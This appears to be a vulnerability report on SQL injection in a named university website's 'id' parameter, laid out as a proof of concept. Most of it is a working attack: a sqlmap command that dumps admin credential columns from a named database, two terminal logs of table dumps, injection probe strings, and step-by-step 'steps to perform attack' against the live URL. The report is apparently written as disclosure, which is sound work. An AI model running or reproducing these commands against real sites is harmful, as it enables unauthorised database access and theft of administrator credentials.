

## Reporting the vulnerability

### Proof of concept(POC)

Vulnerability Name : SQL INJECTION


Vulnerability Description: SQL Injection (SQLi) is a web security vulnerability that lets an attacker interfere with application database queries. This can lead to unauthorized data access, modification, deletion, or even execution of administrative operations on the database.

Vulnerable Url: <https://centurionuniv.edu.in/payu/skill/index.php?id=28>


Payload used :

```
sqlmap -u "https://centurionuniv.edu.in/payu/skill/index.php?id=28*" --batch --banner --risk=3 --level=3 -D cuvoac_exam -T tb_admins -C user1,user_email,user_pwd,login_admin,login_user,login_password,lname,pname --dump
```

Proof of concept Photo:



```
root@cyberthreya: /home/322103310012
root@cyberthreya: /home/322103310012 x root@cyberthreya: /home/322103310012 x
12:09:07 [INFO] resumed: A0.1.4D-MayaEC-0ubunyu0.98.E=.1
web application technology: PHP
back-end DBMS: MySQL 5 (MariaDB fork)
banner: 'A0.1.4D-MayaEC-0ubunyu0.98.E=.1'
12:09:07 [INFO] fetching entries of column(s) 'lname,login_admin,login_password,login_user,pname,user1,user_email,user_pwd' for table 'tb_admins' in database 'cuvoac_exam'
12:09:07 [INFO] fetching number of column(s) 'lname,login_admin,login_password,login_user,pname,user1,user_email,user_pwd' entries for table 'tb_admins' in database 'cuvoac_exam'
12:09:07 [INFO] resumed: 1
12:09:07 [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
12:09:07 [INFO] retrieved:
12:09:10 [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
12:09:10 [INFO] retrieved:
12:09:13 [INFO] retrieved:
12:09:21 [INFO] retrieved:
12:09:24 [INFO] resumed: !
12:09:24 [INFO] retrieved:
12:09:27 [INFO] retrieved:
12:09:30 [INFO] retrieved: !!
12:09:51 [WARNING] potential binary fields detected ('login_password'). In case of any problems you are advised to rerun table dump with '--fresh-queries --binary-fields="login_password"'
Database: cuvoac_exam
Table: tb_admins
1 entry]
+-----+-----+-----+-----+-----+-----+-----+
| user1 | user_email | user_pwd | login_admin | login_user | login_password | lname | pname |
+-----+-----+-----+-----+-----+-----+-----+
| <blank> | <blank> | !! | <blank> | <blank> | \x02 | <blank> | ! |
+-----+-----+-----+-----+-----+-----+-----+
12:09:51 [INFO] table 'cuvoac_exam.tb_admins' dumped to CSV file '/root/.local/share/sqlmap/output/centurionuniv.edu.in/dump/cuvoac_exam/tb_admins.csv'
12:09:51 [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/centurionuniv.edu.in'
12:09:51 [WARNING] your sqlmap version is outdated
[*] ending @ 12:09:51 /2025-05-07/
root@cyberthreya: /home/322103310012
```



```
root@cyberthreya: /home/322103310012
root@cyberthreya: /home/322103310012 x root@cyberthreya: /home/322103310012 x
12:15:29 [INFO] the back-end DBMS is MySQL
12:15:29 [INFO] fetching banner
12:15:29 [INFO] resumed: A0.1.4D-MayaEC-0ubunyu0.98.E=.1
web application technology: PHP
back-end DBMS: MySQL 5 (MariaDB fork)
banner: 'A0.1.4D-MayaEC-0ubunyu0.98.E=.1'
12:15:29 [INFO] fetching entries of column(s) 'A' for table 'clients' in database 'cuvoac_exam'
12:15:29 [INFO] fetching number of column(s) 'A' entries for table 'clients' in database 'cuvoac_exam'
12:15:29 [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
12:15:29 [INFO] retrieved: 04
12:15:38 [INFO] retrieved:
12:15:41 [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
12:15:41 [INFO] retrieved:
12:15:57 [INFO] retrieved:
12:16:00 [INFO] retrieved:
Database: cuvoac_exam
Table: clients
4 entries]
+-----+-----+-----+-----+-----+-----+-----+
| A | user1 | user_email | user_pwd | login_admin | login_user | login_password | lname | pname |
+-----+-----+-----+-----+-----+-----+-----+
| A | <blank> | <blank> | \x03 | <blank> | <blank> | <blank> | <blank> | <blank> |
+-----+-----+-----+-----+-----+-----+-----+
12:16:02 [INFO] table 'cuvoac_exam.clients' dumped to CSV file '/root/.local/share/sqlmap/output/centurionuniv.edu.in/dump/cuvoac_exam/clients.csv'
12:16:02 [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/centurionuniv.edu.in'
12:16:02 [WARNING] your sqlmap version is outdated
[*] ending @ 12:16:02 /2025-05-07/
root@cyberthreya: /home/322103310012
```

Steps to perform attack:

Step1: open the link in the browser

<https://centurionuniv.edu.in/payu/skill/index.php?id=28>

Step2: we have to find input parameter

\ ' " " ) ' )

Step3: then we have to fix the query

'--+ "--+ " )--+ ' )--+

Step4: then we have to perform the attack

```
sqlmap -u "https://centurionuniv.edu.in/payu/skill/index.php?id=28*" --batch --banner --risk=3 --  
level=3 -D cuvoac_exam -T tb_admins -C  
user1,user_email,user_pwd,login_admin,login_user,login_password,lname,pname --dump
```